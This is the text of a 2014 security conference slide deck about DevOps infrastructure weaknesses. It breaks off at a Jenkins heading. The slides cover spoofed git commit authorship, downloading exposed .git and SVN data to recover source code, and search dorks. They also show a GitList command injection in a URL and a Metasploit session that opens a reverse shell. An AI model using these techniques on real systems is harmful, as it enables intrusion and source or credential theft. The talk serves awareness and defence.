DevOoops

LasCon
October 2014

Who Ken

Ken Johnson (@cktricky)

- CTO (@nVisium)
- Railsgoat Co-Author
- (One) of the voices of SecCasts

Who Chris

Chris Gates (CG) @carnal0wnage

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- http://carnal0wnage.attackresearch.com

Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

Agenda

- GitHub
- Revision Control Tools
- Continuous Integration Tools
- AWS Config Files
- Client Provisioning Tools
- Elasticsearch
- In-Memory Databases

GitHub

GitHub Search

GitHub Advanced Search

- GitHub supports advanced search operators
- Google hacking for GitHub
  - http://seclists.org/fulldisclosure/2013/Jun/15
  - http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html

GitHub OSINT

- Check $company employee repos for uh ohs
  - internal project commits, passwords, etc


Git Fun

Can we impersonate other GitHub users?

Sort of.

Git Fun


Let’s be Linus...



```
Date      Sun, 23 Dec 2012 18:21:35 -0200
From      Mauro Carvalho Chehab <>
Subject   Re: [Regression w/ patch] Medi

Linus,

Em Sun, 23 Dec 2012 09:36:15 -0800
Linus Torvalds <torvalds@linux-foundation.org> es

> To make matters worse, commit f0ed2ce840b3 is c
> CRAP even if it didn't break applications. ENOE
> return from an ioctl. Never has been, never wil
> such file and directory", and is for path opera
> on files that have already been opened, there's
```

```
[user]
    name = torvalds
    email = torvalds@linux-foundation.org
[merge]
    tool = kdiff3
```

Git Fun



cktricky / funfun

just like the name says — Edit

5 commits | 1 branch | 0 releases | 2 contributors

branch: master funfun / +

testing some more

torvalds authored 10 seconds ago latest commit 9936dc8914

README.md	Initial commit	3 hours ago
somefile.txt	testing some more	just now

README.md

funfun

just like the name says

SSH clone URL


git@github.com:cktr:

You can clone with HTTPS, SSH, or Subversion.

Linus commits!

Git Fun

Result: It appears Linus committed to our repo



```
commit 9936dc8914e7daeb3d962c7d7391890c2964f85c
Author: torvalds <torvalds@linux-foundation.org>
Date:   Thu Oct 9 11:25:45 2014 -0400

    testing some more

commit 831bad97910592ad7cac6d108dd9347d13335fde
Author: torvalds <linus@linux.com>
Date:   Thu Oct 9 11:18:17 2014 -0400

    yo yo yo, Linus in the hizzle

commit d6b37548ad70bb767ef7696bfbf4a956d360109b
Author: torvalds <cktricky@Kens-MacBook-Pro.local>
Date:   Thu Oct 9 11:17:19 2014 -0400

    yo yo yo, Linus in the hizzle

commit df1fa3580715e926750c932c6036881e48f32596
Author: jackMannino <jack@nvisiumsecurity.com>
Date:   Thu Oct 9 11:07:15 2014 -0400

    This is totally Jack Mannino committing this code... lulz
:ESC
```

Git Fun (Review)

- Audit who has access to your repos
  - Have a process to remove ex-employees
  - Consider auditing their personal repos for leaks

- Be suspicious of Pull Requests
  - From “trusted” authors (they can be spoofed)
  - With massive code changes within the PR (can potentially introduce vulns)

GitHub Org “To Do’s”

Forks need be deleted if a member leaves your org

- https://help.github.com/articles/deleting-a-private-fork-of-a-private-organization-repository/

Audit organization members for 2 factor authentication

- https://developer.github.com/changes/2014-01-29-audit-org-members-for-2fa/

Revision Control

.Git Exposed

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

https://github.com/evilpacket/DVCS-Pillage

https://github.com/kost/dvcs-ripper

.Git Exposed

If directory listings are enabled, it’s simple to get source


```
$ mkdir git-test
$ cd git-test
$ wget --mirror --include-directories=/.git http://www.example.com/.git
```

Then

```
$ cd www.example.com
$ git reset --hard
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed



```
*".git" intitle:"Index of"
```

About 20,100 results (0.27 seconds)

.Git Exposed

If directory listings are NOT enabled

- Test by checking for .git/config
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports Mercurial (HG) and Bazaar (BZR).

.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed

Internal GitHub Enterprise ties into organization’s LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
  - http://somedomain.com/.svn/text-base/index.php.svn-base
- Metasploit Auxiliary Module:
  - auxiliary/scanner/http/svn_scanner

Reference: http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us


Subversion

Subversion 1.7 and later

- Working copy and changes stored in a sqlite database
- Example:
  - http://www.somedomain.com/.svn/wc.db
- Metasploit Auxiliary Module:
  - auxiliary/scanner/http/svn_wcdb_scanner

Reference: http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us

GitList




GitList

an elegant and modern git repository viewer

name	mode	size
controllers	040000	
lib	040000	
nginx	040000	
tests	040000	
vendor	040000	
views	040000	
web	040000	

GitList




"Powered by gitlist"

About 6,400,000 results (0.40 seconds)

GitList

RCE: http://hatriot.github.io/blog/2014/06/29/gitlist-rce/

Affects: version 0.4.0 and below




[redacted]/blame/master/""`whoami`

GitList

Oops! fatal: no such path dave in master

Powered by GitList



```
msf exploit(gitlist) > show options

Module options (exploit/linux/http/gitlist):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        Use a proxy chain
   RHOST      192.168.1.173    yes       The target address
   RPORT      80               yes       The target port
   TARGETURI  /gitlist         yes       The URI of the vulnerable instance
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.155    yes       The listen address
   LPORT  4444             yes       The listen port
   SHELL  /bin/bash        yes       The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Gitlist 0.4.0


msf exploit(gitlist) > exploit

[*] Started reverse handler on 192.168.1.155:4444
[*] Command shell session 2 opened (192.168.1.155:4444 -> 192.168.1.173:57735) at 2014-07-08 18:42:09 -0400

bash: no job control in this shell
www-data@webtest:/home/loneferret/repositories/exploit-database$ 
```

Continuous Integration

Hudson/Jenkins

